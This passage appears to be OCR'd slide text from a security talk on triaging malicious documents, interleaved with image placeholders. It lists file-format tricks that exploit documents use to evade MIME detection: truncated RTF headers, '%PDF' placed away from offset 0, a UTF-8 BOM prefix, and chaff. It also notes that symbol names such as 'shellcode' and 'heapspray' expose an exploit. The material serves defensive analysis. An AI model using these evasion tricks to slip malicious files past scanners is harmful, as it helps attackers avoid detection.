
~2.5k

So we're left with ~2,500 samples/day to examine.


(<1% of the corpus)

🎷 Good Vibrations 🎷


- 🕵️MIME evasions ... "**{\rt**" vs "**{\rtf1**" ... "**%PDF**" not at 0.
- 🤦 Burning your 0day via symbols: "shellcode","exploit","heapspray",etc.
- 💣UTF-8 BOM (Byte Order Mark), dates back to 2013.
  - `0xEFBBBF`
- 🌽 **Chaff ...**

